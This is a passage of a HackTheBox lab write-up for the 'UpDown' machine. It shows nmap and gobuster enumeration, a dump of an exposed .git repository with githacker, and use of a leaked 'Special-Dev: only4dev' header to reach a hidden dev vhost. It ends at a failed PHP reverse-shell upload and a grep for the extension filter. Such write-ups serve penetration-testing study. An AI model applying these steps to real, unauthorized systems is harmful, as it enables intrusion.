HackTheBox Writeup - UpDown

Recon


Nmap

```
# Nmap 7.93 scan initiated Sat Jan 21 03:02:04 2023 as: nmap -sVC -Pn -p- -oA updown -v
10.10.11.177
Nmap scan report for 10.10.11.177
Host is up (0.19s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 9e1f98d7c8ba61dbf149669d701702e7 (RSA)
|   256 c21cfe1152e3d7e5f759186b68453f62 (ECDSA)
|_  256 5f6e12670a66e8e2b761bec4143ad38e (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Is my Website up ?
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Subdomains

```
┌──(root㉿kali)-[~/updown]
└─# gobuster vhost -u siteisup.htb --append-domain --domain siteisup.htb -w
/usr/share/seclists/Discovery/DNS/bitquark-subdomains-top100000.txt -t 100 -o domains.txt

Found: dev.siteisup.htb Status: 403 [Size: 281]
```

TCP 80 - IS My Site UP?



It's SSRF,


There's even a debug mode to see Full HTTP Response

SSRF Refer - https://book.hacktricks.xyz/pentesting-web/ssrf-server-side-request-forgery

Dir

```
┌──(root㉿kali)-[~/updown]
└─# gobuster dir -u http://siteisup.htb/ -w /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt -t 20 -e -k -r -o dirs.txt

http://siteisup.htb/dev                 (Status: 200) [Size: 0]
http://siteisup.htb/server-status       (Status: 403) [Size: 277]
```

/dev



There's .git directory

Use Git Hacker to dump the repo

```
┌──(root㉿kali)-[~]
└─# githacker --url http://siteisup.htb/dev/.git/ --output-folder git-dump q
```

Check Git history, something is interesting

```
┌──(root㉿kali)-[~/…/GitHacker/GitHacker/git-dump/ed76a8014930496ff64f6b28f1b2b8a2]
└─# git log
...
commit 8812785e31c879261050e72e20f298ae8c43b565
Author: Abdou.Y <84577967+ab2pentest@users.noreply.github.com>
Date:   Wed Oct 20 16:38:54 2021 +0200

    New technique in header to protect our dev vhost.
...
```


Get commit info

```
git show 8812785e31c879261050e72e20f298ae8c43b565

commit 8812785e31c879261050e72e20f298ae8c43b565
Author: Abdou.Y <84577967+ab2pentest@users.noreply.github.com>
Date:   Wed Oct 20 16:38:54 2021 +0200

    New technique in header to protect our dev vhost.

diff --git a/.htaccess b/.htaccess
index 44ff240..b317ab5 100644
--- a/.htaccess
+++ b/.htaccess
@@ -2,3 +2,4 @@ SetEnvIfNoCase Special-Dev "only4dev" Required-Header
 Order Deny,Allow
 Deny from All
 Allow from env=Required-Header
+
```


It requires the header : `Special-Dev: only4dev` to access dev vhost

```
cat .htaccess

SetEnvIfNoCase Special-Dev "only4dev" Required-Header
Order Deny,Allow
Deny from All
Allow from env=Required-Header
```


Add the special header to burp proxy



Now the dev vhost is accessible




Tried to upload a php reverse shell, but the extension is not allowed



Do a quick search in the source code

```
┌──(root㉿kali)-[~/updown/git-dump/ed76a8014930496ff64f6b28f1b2b8a2]
└─# grep -rin allowed
...
checker.php:63: # Check if extension is allowed.
checker.php:66:         die("Extension not allowed!");
```

